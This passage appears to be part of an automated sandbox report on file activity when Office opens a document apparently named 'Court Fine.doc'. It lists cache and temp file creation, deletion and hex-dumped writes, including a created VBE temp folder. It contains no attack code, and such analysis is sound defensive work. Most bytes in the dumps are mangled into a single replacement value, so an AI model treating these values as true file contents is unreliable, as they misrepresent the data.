C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E2A2B14	CreateDirectoryA
C:\Users\user\AppData\Local\Microsoft\Office\14.0\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FEEE944B20	CreateDirectoryW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{2FC25150-2449-4370-9F51-ACDF6284F685}	success or wait	1	7FEEE95AD42	DeleteFileW
C:\Users\user\AppData\Local\Temp\{0787006B-7849-4DC9-B7BB-8DBF12CB2E39}	success or wait	1	7FEEE95AD42	DeleteFileW
C:\Users\user\Desktop\~$urt Fine.doc	success or wait	1	6E320648	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{2FC25150-2449-4370-9F51-ACDF6284F685}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd 5f fd 4a 05 fd 45 fd fd 16 fd fd 5d 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 7e fd fd 45 fd 62 2b 40 fd 5c 18 fd 37 fd 65 6d 05 00 00 00 00 00 00 00 0e 05 2f 54 fd fd fd 45 fd 30 fd 1b 70 40 0d fd 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{2FC25150-2449-4370-9F51-ACDF6284F685}	512	1024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{2FC25150-2449-4370-9F51-ACDF6284F685}	2560	4096	fd fd fd fd fd 7a 56 fd 11 00 00 00 00 00 00 00 03 10 fd fd 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	65536	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd 5f fd 4a 05 fd 45 fd fd 16 fd fd 5d 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 7f 73 fd fd 2b 27 48 fd fd 66 61 fd 46 71 fd 0b 00 00 00 00 00 00 00 0e 05 2f 54 fd fd fd 45 fd 30 fd 1b 70 40 0d fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd 5f fd 4a 05 fd 45 fd fd 16 fd fd 5d 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 7f 73 fd fd 2b 27 48 fd fd 66 61 fd 46 71 fd 0b 00 00 00 00 00 00 00 0e 05 2f 54 fd fd fd 45 fd 30 fd 1b 70 40 0d fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-CNRY.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd 5f fd 4a 05 fd 45 fd fd 16 fd fd 5d 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd fd 00 00 00 00 fd 7f 73 fd fd 2b 27 48 fd fd 66 61 fd 46 71 fd 0b 00 00 00 00 00 00 00 0e 05 2f 54 fd fd fd 45 fd 30 fd 1b 70 40 0d fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	2804	448	05 fd 00 fd 6d 07 11 fd 4b 3e fd fd fd fd 44 fd 4f fd 58 fd 1a 4b fd 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 7e 07 0f fd 4b 3e fd fd fd fd 44 fd 4f fd 58 fd 1a 4b fd 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 0f fd 4b 3e fd fd fd fd 44 fd 4f fd 58 fd 1a 4b fd 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 fd 4b 3e fd fd fd fd 44 fd 4f fd 58 fd 1a 4b fd 04 00 00 00 01 06 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 09 fd 4b 3e fd fd fd fd 44 fd 4f fd 58 fd 1a 4b fd 06 00 00 00 01 02 00 0d 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	mK>DOXK~K>DOXKK>DOXKK>DOXKK>DOXK	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	16640	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1648	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 62 fd 2e fd	b.	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	16680	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd fd fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd 5f fd 4a 05 fd 45 fd fd 16 fd fd 5d 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 7f 73 fd fd 2b 27 48 fd fd 66 61 fd 46 71 fd 0b 00 00 00 00 00 00 00 0e 05 2f 54 fd fd fd 45 fd 30 fd 1b 70 40 0d fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 41 c9 7f fd 41 fd 45 fd 3a fd fd 73 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 79 fd fd 28 1a 4c fd fd 7f 5c 0e fd 3b 72 0f 00 00 00 00 00 00 00 57 66 62 6b 6a 3f fd 4a fd fd fd fd fd fd 62 12 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	512	1024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 02 70 00 fd 47 03 00 02 73 fd 71 2b 51 39 47 fd fd 61 60 fd fd 71 62 01 00 00 00 02 70 00 fd 47 05 00 02 fd e5 35 8e 32 41 fd fd fd fd fd 7f fd fd 01 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	2560	4096	fd fd fd fd fd 7a 56 fd 11 00 00 00 00 00 00 00 03 10 fd fd 05 fd 00 fd 40 03 07 fd 0f 4a fd fd fd 28 42 fd fd 25 fd 6d fd 20 0c 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 47 07 10 68 76 fd fd 00 da 46 fd fd 5c fd fd fd 5b 48 01 00 00 00 01 06 00 03 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 57 07 0b fd 2b fd 4c fd 59 47 fd 2a fd fd 1e fd 20 01 00 00 00 01 07 00 04 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 62 07 0b fd 07 0f 36 fd fd 42 fd 7a fd fd 06 fd 01 00 00 00 01 07 00 07 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd fd 2b fd 4c fd 59 47 fd 2a fd fd 1e fd 20 01 00 00 00 05 fd 00 fd 6d 07 24 fd 11 27 12	zV@J(B%m GhvF\ [HW+LYG* b6Bz`+LYG* m$'	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	2576	4	03 10 fd fd		success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 fd fd 28	h(	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 41 c9 7f fd 41 fd 45 fd 3a fd fd 73 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 79 fd fd 28 1a 4c fd fd 7f 5c 0e fd 3b 72 0f 00 00 00 00 00 00 00 57 66 62 6b 6a 3f fd 4a fd fd fd fd fd fd 62 12 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 41 c9 7f fd 41 fd 45 fd 3a fd fd 73 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 79 fd fd 28 1a 4c fd fd 7f 5c 0e fd 3b 72 0f 00 00 00 00 00 00 00 57 66 62 6b 6a 3f fd 4a fd fd fd fd fd fd 62 12 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd 0f 4a fd fd fd 28 42 fd fd 25 fd 6d fd 20 0c 01 00 00 00 02 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd fd 2b fd 4c fd 59 47 fd 2a fd fd 1e fd 20 01 00 00 00 05 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd 07 0f 36 fd fd 42 fd 7a fd fd 06 fd 01 00 00 00 08 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd fd fd 64 5d fd 40 fd fd fd fd 77 fd fd fd 01 00 00 00 0f 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 56 03 4a 72 01 fd 48 fd 1d 37 53 fd 79 39 25 01 00 00 00 13 00 00	zVJ(B%m ;efHkX,+LYG* ;efHkX,6B z;efHkX,d]@w;efHkX,JrH 7Sy9%	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	2580	50	05 fd 00 fd 40 03 07 fd 0f 4a fd fd fd 28 42 fd fd 25 fd 6d fd 20 0c 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00	@J(B%m	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 41 c9 7f fd 41 fd 45 fd 3a fd fd 73 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 79 fd fd 28 1a 4c fd fd 7f 5c 0e fd 3b 72 0f 00 00 00 00 00 00 00 57 66 62 6b 6a 3f fd 4a fd fd fd fd fd fd 62 12 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzAAE:sS,XFFaqy(L\ ;rWfbkj?JbSWxxxx*	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	76	40	fd fd 79 fd fd 28 1a 4c fd fd 7f 5c 0e fd 3b 72 0f 00 00 00 00 00 00 00 57 66 62 6b 6a 3f fd 4a fd fd fd fd fd fd 62 12	y(L\;rWfbkj?Jb	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	10808	4096	fd fd fd fd fd 7a 56 fd 13 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd 68 76 fd fd 00 da 46 fd fd 5c fd fd fd 5b 48 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00 00 06 00 fd fd 3c 14 45 fd 7f 41 4d fd fd fd fd 19 fd fd 35 01 00 00 00 10 00 00 00 00 00 00 00 03 5b fd fd fd fd 24 4e fd 54 fd 2f fd fd 08 fd 01 00 00 00 06 20 fd fd fd 11 27 12 43 20 fd 45 fd 71 fd 76 29 34 fd 05 00 00 00 11 00 00 00 00 00 00 00 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 fd 4a fd fd fd c4 48 fd 4f fd fd 33 54 fd 1f 01 00 00 00 06 00 fd 00 18 fd fd fd fd fd 4b fd 15 fd 90 5e fd 30 01 00 00 00 1c 00 00 00 00 00 00 00 fd fd fd 68 fd 2e 4c fd 29 47 fd fd 5f fd fd 01 00 00 00 06 20 fd fd fd 7c fd	zVhvF\ [H0MMCOYpe<EAM5[$NT/ 'C Eqv)4JRwpsJHO3TK^0h.L)G_ |	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	14904	122	ea 69 49 fd 0c 56 0c 68 76 fd fd 00 da 46 fd fd 5c fd fd fd 5b 48 fd fd fd fd fd fd 37 53 43 fd fd 7d 66 fd 01 fd 2f 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd 4a fd fd fd c4 48 fd 4f fd fd 33 54 fd 1f 05	iIVhvF\[H7SC}f/` 8fJRwpsJRwpsJHO3T	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	10824	56	03 10 fd fd 06 00 fd 68 76 fd fd 00 da 46 fd fd 5c fd fd fd 5b 48 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00	hvF\[H0MMCOYpe	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 41 c9 7f fd 41 fd 45 fd 3a fd fd 73 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 79 fd fd 28 1a 4c fd fd 7f 5c 0e fd 3b 72 0f 00 00 00 00 00 00 00 57 66 62 6b 6a 3f fd 4a fd fd fd fd fd fd 62 12 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	76	40	fd fd 79 fd fd 28 1a 4c fd fd 7f 5c 0e fd 3b 72 0f 00 00 00 00 00 00 00 57 66 62 6b 6a 3f fd 4a fd fd fd fd fd fd 62 12	y(L\;rWfbkj?Jb	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	15208	284	ea 69 49 01 0c 56 0c fd 11 27 12 43 20 fd 45 fd 71 fd 76 29 34 fd 6a 3a fd 63 fd 3d fd 40 fd fd fd 0c fd 2e fd 2b 03 00 00 00 00 00 00 00 0b fd 00 fd 32 fd 47 48 35 44 18 6b 43 fd 19 00 4a 03 fd 5f 01 00 00 11 03 fd 0b 00 75 fd 00 fd 00 fd 01 0b 0c fd fd 0a fd fd fd 4c fd fd fd 42 5c fd fd 38 0c fd fd fd fd 7a 00 08 41 fd fd 0d 42 71 fd 29 0c fd 77 01 01 fd 19 4b 41 fd fd fd e5 fd fd 0c fd 5a fd 35 fd 66 35 42 fd fd fd 39 fd 31 06 fd 0c 03 fd fd 09 fd 3d 46 fd 1c fd fd 4e fd 12 4b 00 fd 05 00 00 00 00 00 00 00 10 00 00 00 1b 3b 7a fd fd fd 49 fd fd fd 57 fd 03 fd 2a 10 00 00 00 64 4f 28 16 fd fd 15 40 fd fd fd 39 44 b6 fd 10 00 00 00 16 fd fd 48 fd 56 30 4f fd 30 fd 11 11 fd 02 fd 10 00 00 00 fd fd 14 42 0f fd 35 42 fd	iIV'C Eqv)4j:c=@.+2GH5kCJ_uLB\ 8zABqwKAZ5f5B91=FNK;zIW*dO(@9D HV0O0B5B	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	15752	70	ea 69 49 01 0c 56 2c fd 11 27 12 43 20 fd 45 fd 71 fd 76 29 34 fd 6a 3a fd 63 fd 3d fd 40 fd fd fd 0c fd 2e fd 2b 08 00 00 00 00 00 00 00 07 58 22 0c 03 5b fd fd fd fd 24 4e fd 54 fd 2f fd fd 08 fd 05	iIV,'C Eqv)4j:c=@.+X" [$NT/	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	2804	398	05 fd 00 fd 6d 07 24 fd 11 27 12 43 20 fd 45 fd 71 fd 76 29 34 fd 01 00 00 00 01 04 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 0f fd 11 27 12 43 20 fd 45 fd 71 fd 76 29 34 fd 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 fd 11 27 12 43 20 fd 45 fd 71 fd 76 29 34 fd 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 09 fd 11 27 12 43 20 fd 45 fd 71 fd 76 29 34 fd 05 00 00 00 01 02 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 15 fd 3c 14 45 fd 7f 41 4d fd fd fd fd 19 fd fd 35 01 00 00 00 01 00 00 0d 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	m$'C Eqv)4'C Eqv)4'C Eqv)4'C Eqv)4<EAM5	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	16568	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	1648	32	11 00 00 00 0f 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 18 fd fd fd		success or wait	1	7FEEE917A59	WriteFile
